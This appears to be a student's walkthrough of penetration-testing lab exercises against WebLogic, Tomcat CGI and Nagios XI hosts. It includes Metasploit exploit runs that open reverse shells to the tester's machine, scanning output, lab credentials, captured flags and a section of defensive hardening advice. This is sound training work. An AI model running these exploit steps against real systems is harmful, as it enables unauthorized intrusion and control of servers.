Nmap done: 1 IP address (1 host up) scanned in 22.95 seconds
```

2) used metasploit to exploit

```
msf6 exploit(multi/http/weblogic_admin_handle_rce) > sessions -2
[*] Starting interaction with 10...

meterpreter > sh[*] Meterpreter session 7 opened (10.10.14.118:8443 -> 10.129.201.102:49705) at 2023-12-21 11:53:13 +0530
shell
[-] Unknown command: sshell
meterpreter > [*] Meterpreter session 8 opened (10.10.14.118:8443 -> 10.129.201.102:49704) at 2023-12-21 11:53:16 +0530
[*] Meterpreter session 10 opened (10.10.14.118:8443 -> 10.129.201.102:49708) at 2023-12-21 11:53:16 +0530
[*] Meterpreter session 9 opened (10.10.14.118:8443 -> 10.129.201.102:49707) at 2023-12-21 11:53:16 +0530
[*] Meterpreter session 11 opened (10.10.14.118:8443 -> 10.129.201.102:49709) at 2023-12-21 11:53:17 +0530
shell
Process 988 created.
Channel 1 created.
whoMicrosoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain>whoami
[*] Meterpreter session 12 opened (10.10.14.118:8443 -> 10.129.201.102:49702) at 2023-12-21 11:53:27 +0530
whowhoami
'whowhoami' is not recognized as an internal or external command,
operable program or batch file.

C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain>[*] Meterpreter session 13 opened (10.10.14.118:8443 -> 10.129.201.102:49720) at 2023-12-
21 11:53:31 +0530
whoami
whoami
nt authority\system

C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain>cd \Users\Administrator
cd \Users\Administrator

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>type flag.txt
type flag.txt
w3b_l0gic_RCE!
C:\Users\Administrator\Desktop>
```

Application Hardening

The first step for any organization should be to create a detailed (and accurate) application inventory of both internal and external-facing applications. This can be achieved in many ways, and blue teams on a budget could benefit from pentesting tools such as Nmap and EyeWitness to assist in the process

Various open-source and paid tools can be used to create and maintain this inventory. Without knowing what exists in the environment, we won't know what to protect! Creating this inventory may expose instances of "shadow IT" (or unauthorized installs), deprecated applications that are

no longer needed, or even issues such as a trial version of a tool being converted to a free version automatically (such as Splunk when it no longer requires authentication).

General Hardening Tips

The applications discussed in this section should be hardened to prevent compromise using these techniques and others. Below are some important measures that can help secure deployments of WordPress, Drupal, Joomla, Tomcat, Jenkins, osTicket, GitLab, PRTG Network Monitor, and Splunk in any environment.

Secure authentication: Applications should enforce strong passwords during registration and setup, and default administrative account passwords should be changed. If possible, the default administrative accounts should be disabled, with new custom administrative accounts created. Some applications inherently support 2FA authentication, which should be made mandatory for at least administrator-level users.

Access controls: Proper access control mechanisms should be implemented per application. For example, login pages should not be accessible from the external network unless there is a valid business reason for this access. Similarly, file and folder permissions can be configured to deny uploads or application deployments.

Disable unsafe features: Features such as PHP code editing in WordPress can be disabled to prevent code execution if the server is compromised.

Regular updates: Applications should be updated regularly, and patches supplied by vendors should be applied as soon as possible.

Backups: System administrators should always configure website and database backups, allowing the application to be quickly restored in case of a compromise.

Security monitoring: There are various tools and plugins that can be used to monitor the status and various security-related issues for our applications. Another option is a Web Application Firewall (WAF). While not a silver bullet, a WAF can help add an extra layer of protection provided all the measures above have already been taken.

LDAP integration with Active Directory: Integrating applications with Active Directory single sign-on can increase ease of access, provide more auditing functionality (especially if synced with Azure), and make managing credentials and service accounts more streamlined. It also decreases the number of accounts and passwords that a user will have to remember and give fine-grained control over the password policy.

Every application that we discussed in this module (and beyond) should be following key hardening guidelines such as enabling multi-factor authentication for admins and users wherever possible, changing default admin user account names, limiting the number of admins, and how admins can access the site (i.e., not from the open internet), enforce the principle of least

privilege throughout the application, perform regular updates to address security vulnerabilities, taking regular backups to a secondary location to be able to recover quickly in the event of an attack and implement security monitoring tools that can detect and block malicious activity and account brute-forcing, among other attacks.

Finally, we should be careful with what we expose to the internet. Does that GitLab repo really need to be public? Does our ticketing system need to be accessible outside the internal network? With these controls in place, we will have a solid baseline to apply to all applications regardless of their function.

We should also perform regular checks and updates to our application inventory to ensure that we are not exposing applications on the internal or external network that are no longer needed or have severe security flaws. Finally, perform regular assessments to look for security vulnerabilities and misconfigurations as well as sensitive data exposure. Follow through on remediation recommendations included in your penetration testing reports and periodically check for the same types of flaws discovered by your penetration testers. Some could be process-related, requiring a mindset shift for the organization to become more security conscious.

Application-Specific Hardening Tips

Application	Hardening Category	Discussion
WordPress	Security monitoring	Use a security plugin such as WordFence which includes security monitoring, blocking of suspicious activity, country blocking, two-factor authentication, and more
Joomla	Access controls	A plugin such as AdminExile can be used to require a secret key to log in to the Joomla admin page such as `http://joomla.inlanefreight.local/administrator?thisismysecretkey`
Drupal	Access controls	Disable, hide, or move the admin login page
Tomcat	Access controls	Limit access to the Tomcat Manager and Host-Manager applications to only localhost. If these must be exposed externally, enforce IP whitelisting and set a very strong password and non-standard username.
Jenkins	Access controls	Configure permissions using the Matrix Authorization Strategy plugin
Splunk	Regular updates	Make sure to change the default password and ensure that Splunk is properly licensed to enforce authentication
PRTG Network Monitor	Secure authentication	Make sure to stay up-to-date and change the default PRTG password
osTicket	Access controls	Limit access from the internet if possible
GitLab	Secure authentication	Enforce sign-up restrictions such as requiring admin approval for new sign-ups, configuring allowed and denied domains

Conclusion

In this module, we covered a critical area of penetration testing: common applications. Web applications present an enormous attack surface and often go overlooked.

During an external penetration test, often, the majority of our targets are applications. We must understand how to discover applications (and organize our scan data to process it efficiently), fingerprint versions, discover known vulnerabilities, and leverage built-in functionality.

Many organizations do well with patching and vulnerability management but often overlook issues such as weak credentials to access Tomcat Manager or a printer with default credentials for the web management application where we can obtain LDAP credentials to use as a foothold into the internal network.


Skills Assessment - I

During a penetration test against the company Inlanefreight, you have performed extensive enumeration and found the network to be quite locked down and well-hardened. You come across one host of particular interest that may be your ticket to an initial foothold. Enumerate the target host for potentially vulnerable applications, obtain a foothold, and submit the contents of the flag.txt file to complete this portion of the skills assessment.

1) found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nmap 10.129.201.89
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-21 12:08 IST
Nmap scan report for 10.129.201.89
Host is up (0.30s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
8000/tcp open  http-alt
8009/tcp open  ajp13
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 21.70 seconds
```

2) found a tomcat application, it has cmdline arguments by default



3) found a cgi file

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://10.129.201.89:8080/cgi/FUZZ.bat -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.201.89:8080/cgi/FUZZ.bat
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

cmd                     [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 399ms]
```

4) exploited with metasploit

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set rhosts 10.129.201.89
rhosts => 10.129.201.89
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set targeturi /cgi/cmd.bat
targeturi => /cgi/cmd.bat
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set lhost tun0
lhost => 10.10.14.118
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run
```

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.10.14.118:4444
[!] AutoCheck is disabled, proceeding with exploitation
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.00% done (100668/100668 bytes)
[*] Sending stage (175686 bytes) to 10.129.201.89
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.10.14.118:4444 -> 10.129.201.89:49688) at 2023-12-21 12:33:16 +0530

meterpreter > shell
Process 1540 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi>
```

```
C:\Users\Administrator\Desktop>type flag.txt
type flag.txt
f55763d31a8f63ec935abd07aee5d3d0
C:\Users\Administrator\Desktop>
```

Skills Assessment - II


During an external penetration test for the company Inlanefreight, you come across a host that, at first glance, does not seem extremely interesting. At this point in the assessment, you have exhausted all options and hit several dead ends. Looking back through your enumeration notes, something catches your eye about this particular host. You also see a note that you don't recall about the `gitlab.inlanefreight.local` vhost.

Performing deeper and iterative enumeration reveals several serious flaws. Enumerate the target carefully and answer all the questions below to complete the second part of the skills assessment.

1) found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nmap 10.129.201.90
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-21 12:40 IST
Nmap scan report for gitlab.inlanefreight.local (10.129.201.90)
Host is up (0.30s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
389/tcp  open  ldap
443/tcp  open  https
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 23.16 seconds
```

2) found a gitlab



3) found a vhost

Examples

to create a new virtual host:

```
$ sudo virtualhost create monitoring.inlanefreight.local
```

to create a new virtual host with custom directory name:

```
$ sudo virtualhost create monitoring.inlanefreight.local my_dir
```

to delete a virtual host

```
$ sudo virtualhost delete monitoring.inlanefreight.local
```


to delete a virtual host with custom directory name:

```
$ sudo virtualhost delete anothersite.dev my_dir
```

4) found credentials from another file in gitlab

```
CREATE FUNCTION

If you get "ERROR:  language "plpgsql" does not exist", create it:

$ createlang -U postgres -h 192.168.1.10 plpgsql postgres


2) If desired, add a non super user to monitor your databases.

$ psql -U postgres -h 192.168.1.10 postgres

postgres=# CREATE USER nagiosadmin WITH PASSWORD 'oilaKglm7M09@CPL&^lC';
CREATE USER


3) Make sure your pg_hba.conf is setup to allow appropriate access from your
nagios machine. If your monitoring machine is 192.168.1.99 and you only want
to allow a single user called "nagios" to access the database called "postgres",
 you could use a line like so:
```

5) found nagios version



6) exploited with metasploit

```
msf6 exploit(linux/http/nagios_xi_configwizards_authenticated_rce) > run

[*] Started reverse SSL handler on 10.10.14.118:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Attempting to authenticate to Nagios XI...
[+] Successfully authenticated to Nagios XI.
[*] Target is Nagios XI with version 5.7.5.
[+] The target appears to be vulnerable.
[*] Sending the payload...
[*] Command shell session 1 opened (10.10.14.118:4444 -> 10.129.201.90:36354) at 2023-12-21 12:52:58 +0530

```

7) got the flag

```
cat ../admin/f5088a862528cbb16b4e253f1809882c_flag.txt
afe377683dce373ec2bf7eaf1e0107eb
```

Skills Assessment - III

During our penetration test our team found a Windows host running on the network and the corresponding credentials for the Administrator. It is required that we connect to the host and find the `hardcoded password` for the MSSQL service.

RDP to 10.129.95.200 with user "Administrator" and password "xcyj8izxNVzhf4z"

+ 0 What is the hardcoded password for the database connection in the MultimasterAPI.dll file?

Submit your answer here...

Submit

found the password